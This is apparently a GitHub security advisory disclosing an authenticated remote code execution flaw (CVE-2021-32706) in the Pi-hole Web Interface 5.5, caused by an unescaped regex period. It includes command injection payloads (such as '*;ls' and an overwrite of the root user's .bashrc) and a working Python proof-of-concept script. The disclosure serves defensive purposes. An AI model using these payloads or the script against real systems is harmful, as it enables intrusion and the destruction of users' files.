(Authenticated) Remote Code Execution Possible in Web Interface 5.5

High **PromoFaux** published **GHSA-5cm9-6p3m-v259** on Aug 4, 2021

Package

Pi-hole Web Interface

Affected versions	Patched versions
<=5.5	None

Description

PiHole Vulnerability Disclosure (SchneiderSec)

Foreword: This vulnerability was identified by Chris Schneider my github username is (SchneiderSec) an independent security researcher. This disclosures comes as an effort to protect other consumers of the Pi-Hole application.

Type of Vulnerability: (Authenticated) Remote Code Execution

CVSS Score: 7.6 High CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:H

Affected Component:

- Pi-hole v5.3.1
- Web Interface v5.5
- FTL v5.8.1

Summary: The `validDomainWildcard` preg_match filter allows a malicious character through that can be used to execute code, list directories, and overwrite sensitive files.

Technical Description:
The issue lies in the fact that one of the periods is not escaped allowing any character to be used in it's place.

admin > scripts > pi-hole > php > savesettings.php

```
68  function validDomainWildcard($domain_name)
69  {
70      // There has to be either no or at most one "*" at the beginning of a line
71      $validChars = preg_match("/^((\*.)?[_a-z\d](-*[_a-z\d])*)(\.([_a-z\d](-*[a-z\d])*))*(\.([_a-z\d])*)*$/i", $domain_name);
72      $lengthCheck = preg_match("/^.{1,253}$/", $domain_name);
73      $labelLengthCheck = preg_match("/^[^\.]{1,63}(\.[^\.]{1,63})*$/", $domain_name);
74      return ( $validChars && $lengthCheck && $labelLengthCheck ); //length of each label
75  }
```


This check is used in two places, to validate the clients and domains.

admin > scripts > pi-hole > php > savesettings.php


```
473                 foreach($clients as $client)
474                 {
475                     if(!validDomainWildcard($client) && !validIP($client))
476                     {
477                         $error .= "Top Clients entry ".htmlspecialchars($c
478                     }
479                     if(!$first)
480                     {
481                         $clientlist .= ",";
482                     }
483                     else
484                     {
485                         $first = false;
486                     }
487                     $clientlist .= $client;
488                 }
489
490                 // Set Top Lists options
491                 if(!strlen($error))
492                 {
493                     // All entries are okay
494                     pihole_execute("-a setexcludedomains ".$domainlist);
495                     pihole_execute("-a setexcludeclients ".$clientlist);
496                     $success .= "The API settings have been updated<br>";
497                 }
```

Assuming a payload of `*;ls` is passed through, it will successfully pass the check and get concatenated at the pihole_execute. This pihole_execute command will add this string to the `/etc/pihole/setupVars.conf` file. Example with our payload of `*;ls` :

Showing the contents of `/etc/pihole/setupVars.conf`



This alone does not present an issue, but when this file gets sourced the text following the ; will be treated as a command. To trigger the sourcing we simply need to run go to the gravity endpoint `/admin/gravity.php` and click update.



You will notice this also gives you the output of command that was run.
I mentioned file overwrite and this can happen if instead of running a command you redirect output to a file for example a payload of `*>FILENAME` will output FILENAME to the `/var/www/html/admin/scripts/pi-hole/php/` directory. This allows an attacker to overwrite any
php file in there effectively breaking PiHole.

You can also overwrite/list the root users files. To do this you would just need to change the context with domains parameter first and then run the command via the clients parameter: `domains=*;cd&clients=*>.bashrc` . Running cd changes the processes current directory to /root and clients will overwrite the root users
bashrc. Shutdown will completely turn of the users machine.

It's worth noting someone much more familiar with Linux may be able to fully execute commands but I hope this already demonstrated enough impact.

Proof of Concept:
Here is some proof of concept code to assist:

```
import sys
import requests
from urllib.parse import quote
from bs4 import BeautifulSoup
if len(sys.argv) != 3:
 print(f'[+] {sys.argv[0]} <target:http://127.0.0.1> <adminPassword>')
 sys.exit(-1)
s = requests.Session()
token = ""
headers={'Content-Type': 'application/x-www-form-urlencoded'}
url = sys.argv[1]
def main():
 getCookieAndToken()
 sendPayload()
 callGravity()
def getCookieAndToken():
 print('[+] Logging in to get cookie and token.')
 try:
 global token
 password = sys.argv[2]
 if "http" not in url:
 print("Target has to be the base address: http://127.0.0.1")
 r = s.post(f'{url}/admin/index.php?login', data=f"pw={password}",
headers=headers )
 formatted = BeautifulSoup(r.text, 'html.parser')
 token = quote(formatted.find(id="token").get_text())
 if not token:
 print('Unable to get token.')
 raise Exception
 except:
 print("Wrong password or other failure.")
 sys.exit(-1)
def sendPayload():
 try:
 commands = ['dir', 'id']
 payload = f"domains=*;{commands[0]}&clients=*;
{commands[1]}&permitted=on&querylog-blocked=on&field=API&token={token}"
 r = s.post(f'{url}/admin/settings.php?tab=api', data=payload,
headers=headers )
 if "updated" not in r.text:
 print("[*] ERROR: Unable to edit settings. Exploit failed.
Patched?")
 raise Exception
 print("[+] Injected command into /etc/pihole/setupVars.conf")
 except:
 sys.exit(-1)
def callGravity():
 print("[+] Triggering command with gravity. If there is no output that
doesn't mean it didn't run.")
 r = s.get(f'{url}/admin/scripts/pi-hole/php/gravity.sh.php')
 lines = r.text.split('\n')
 for line in lines:
 if "Neutrino" in line:
 break
 print(line.replace("data: ", ""))
if __name__ == "__main__":
 main()
```

usage: `python3 poc.py http://pihole/ adminPW`

By default this will run dir and id commands. The output should show the files in `/var/www/html/admin/scripts/pi-hole/php` and root as the user. You can modify the payload in the sendPayload functions

Severity

High

CVE ID

CVE-2021-32706

Weaknesses

No CWEs